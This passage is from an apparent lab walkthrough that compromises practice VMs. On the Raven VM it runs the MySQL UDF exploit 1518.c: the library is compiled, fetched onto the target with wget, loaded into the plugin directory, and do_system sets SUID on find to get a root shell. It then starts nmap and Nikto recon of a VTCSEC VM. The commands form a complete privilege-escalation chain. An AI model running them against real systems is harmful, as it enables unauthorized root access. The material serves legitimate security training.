11. How about we check for any known vulnerabilities on the MySQL server instance that is running on the server? Check the version of the MySQL server, as shown below:




```
michael@Raven:/var/www/html/wordpress$ mysql -uroot
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
michael@Raven:/var/www/html/wordpress$ mysql -uroot -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

12. The server is running MySQL version 5.5.60. Open a new terminal window and look for a known exploit using **searchsploit**.




```
root@kali:~# searchsploit UDF
--------------------------------------- ----------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ----------------------------------------
DUdForum 3.0 - 'iFor' SQL Injection    | exploits/asp/webapps/5894.txt
FUDforum - Multiple Remote PHP Code In | exploits/php/webapps/38418.txt
FUDforum 3.0.6 - Cross-Site Scripting  | exploits/php/webapps/40802.txt
FUDforum 3.0.6 - Local File Inclusion  | exploits/php/webapps/40803.txt
Ilia Alshanetsky FUDForum 1.2.8/1.9.8/ | exploits/php/webapps/21723.txt
Ilia Alshanetsky FUDForum 1.2.8/1.9.8/ | exploits/php/webapps/21724.txt
MySQL 4.0.17 (Linux) - User-Defined Fu | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined F | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Executio | exploits/linux/local/7856.txt
NCTsoft - 'AudFile.dll' ActiveX Contro | exploits/windows/remote/6175.html
PostgreSQL 8.2/8.3/8.4 - UDF for Comma | exploits/linux/local/7855.txt
RedHat CloudForms Management Engine 5. | exploits/linux/remote/30469.rb
--------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

13. There is an exploit for MySQL 4.x/5.0 (**1518.c**).
14. Let's copy it to the root folder of your Kali Linux box using the **searchsploit -m 1518.c** command, as shown below:




```
FUDforum - Multiple Remote PHP Code In | exploits/php/webapps/38418.txt
FUDforum 3.0.6 - Cross-Site Scripting  | exploits/php/webapps/40802.txt
FUDforum 3.0.6 - Local File Inclusion  | exploits/php/webapps/40803.txt
Ilia Alshanetsky FUDForum 1.2.8/1.9.8/ | exploits/php/webapps/21723.txt
Ilia Alshanetsky FUDForum 1.2.8/1.9.8/ | exploits/php/webapps/21724.txt
MySQL 4.0.17 (Linux) - User-Defined Fu | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined F | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Executio | exploits/linux/local/7856.txt
NCTsoft - 'AudFile.dll' ActiveX Contro | exploits/windows/remote/6175.html
PostgreSQL 8.2/8.3/8.4 - UDF for Comma | exploits/linux/local/7855.txt
RedHat CloudForms Management Engine 5. | exploits/linux/remote/30469.rb
--------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# searchsploit -m 1518.c
  Exploit: MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (
2)
      URL: https://www.exploit-db.com/exploits/1518/
     Path: /usr/share/exploitdb/exploits/linux/local/1518.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /root/1518.c
```

15. Now compile the exploit with gcc, as demonstrated below:




```
root@kali:~# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
root@kali:~# ls
1518.c    Documents  mobile.zip  Public                 Templates
1518.so   Downloads  Music       radamsa                testssl.sh
Desktop   Mobile     Pictures    start_vulnerables.sh   Videos
root@kali:~#
```

16. Create a directory called **raven** and move the binary there. Then start a quick web server on port 666 with the Python command shown below:




```
root@kali:~# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
root@kali:~# ls
1518.c    Documents  mobile.zip  Public                 Templates
1518.so   Downloads  Music       radamsa                testssl.sh
Desktop   Mobile     Pictures    start_vulnerables.sh   Videos
root@kali:~# mkdir raven
root@kali:~# mv 1518.so raven/
root@kali:~# cd raven/
root@kali:~/raven# python -m SimpleHTTPServer 666
Serving HTTP on 0.0.0.0 port 666 ...
```

17. Now go back to the terminal window that had the connection to the Raven VM. Download the exploit (binary) and change permissions to execute, as shown below:




```
michael@Raven:~$ wget http://10.1.1.2:666/1518.so
--2019-01-02 15:33:16--  http://10.1.1.2:666/1518.so
Connecting to 10.1.1.2:666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19032 (19K) [application/octet-stream]
Saving to: '1518.so'

1518.so                     100%[=============================================================>]  18.59K  --.-KB/s   in 0s

2019-01-02 15:33:16 (353 MB/s) - '1518.so' saved [19032/19032]

michael@Raven:~$ ls
1518.so
michael@Raven:~$ chmod 744 1518.so
michael@Raven:~$
```

18. Use the mysql utility to connect to the database. Then type the **use mysql;** command to connect to the database and create a table called **h4cker**, as shown below:




```
michael@Raven:/tmp$ chmod 744 1518.so
michael@Raven:/tmp$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
mysql>
mysql>
mysql> create table h4cker(line blob);
Query OK, 0 rows affected (0.00 sec)
```

19. Enter the following insert command to "insert" the exploit file to the database:




```
mysql> insert into h4cker values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.00 sec)
```

20. Enter the following select statement:




```
mysql>
mysql> select * from h4cker into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)
```

21. Create a the following function:




```
mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)
```

22. Enter the following select statement to change the permissions of find:



```
mysql> select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-------------------------------------+
|                                   0 |
+-------------------------------------+
1 row in set (0.00 sec)
```


23. Enter **quit** and go back to the shell.



```
mysql> quit
Bye
michael@Raven:/tmp$
```


Exercise 2.3: Post Exploitation and Privilege Escalation

24. In the following example, I am creating a file called "omar", you can use any name:




```
michael@Raven:/tmp$ touch omar
michael@Raven:/tmp$
```

25. You can use that file to execute the "whoami" command.



```
michael@Raven:/tmp$ find omar -exec "whoami" \;
root
michael@Raven:/tmp$
```

26. WOW!!! We are root! Let's use find again, but in this case to execute /bin/sh to get a shell, as shown below:



```
michael@Raven:/tmp$ find omar -exec "/bin/sh" \;
#
```


27. Now you have a root shell!!!

28. You can then navigate throughout the system. Try to find as many “flags” you can. Be creative.

Compromising the VTCSEC VM


Exercise 3.1: Recon and Enumeration

1. Use Nmap to see what ports are open in the VTCSEC VM (10.1.1.189 is the IP address of the VM in my example, yours will vary):




```
root@kali:~# nmap -sVT 10.1.1.189
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-06 15:34 EST
Nmap scan report for 10.1.1.189
Host is up (0.000089s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:95:80:FF (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
root@kali:~# 
```

2. Use Nikto to perform further enumeration:



```
root@kali:~# nikto -h http://10.1.1.189
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.1.189
+ Target Hostname:    10.1.1.189
+ Target Port:        80
+ Start Time:         2019-01-06 15:35:20 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
 fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7517 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2019-01-06 15:35:25 (GMT-5) (5 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3. There is a directory called **/secret**. Navigate to it:


My secret blog – Just another WordPress site - Mozilla Firefox
WebSploit
My secret blog – Just anothe
10.1.1.189/secret/
Search
Search for:
Search ...
Search

Recent Posts


- Hello world!

Recent Comments

- A WordPress Commenter on Hello world!


Archives

4. When you navigate further, you see that the web server is looking for a host called vtcsec. Let's enter that host to our /etc/hosts file using the `vi /etc/hosts` command.



```
root@kali:~# vi /etc/hosts
```

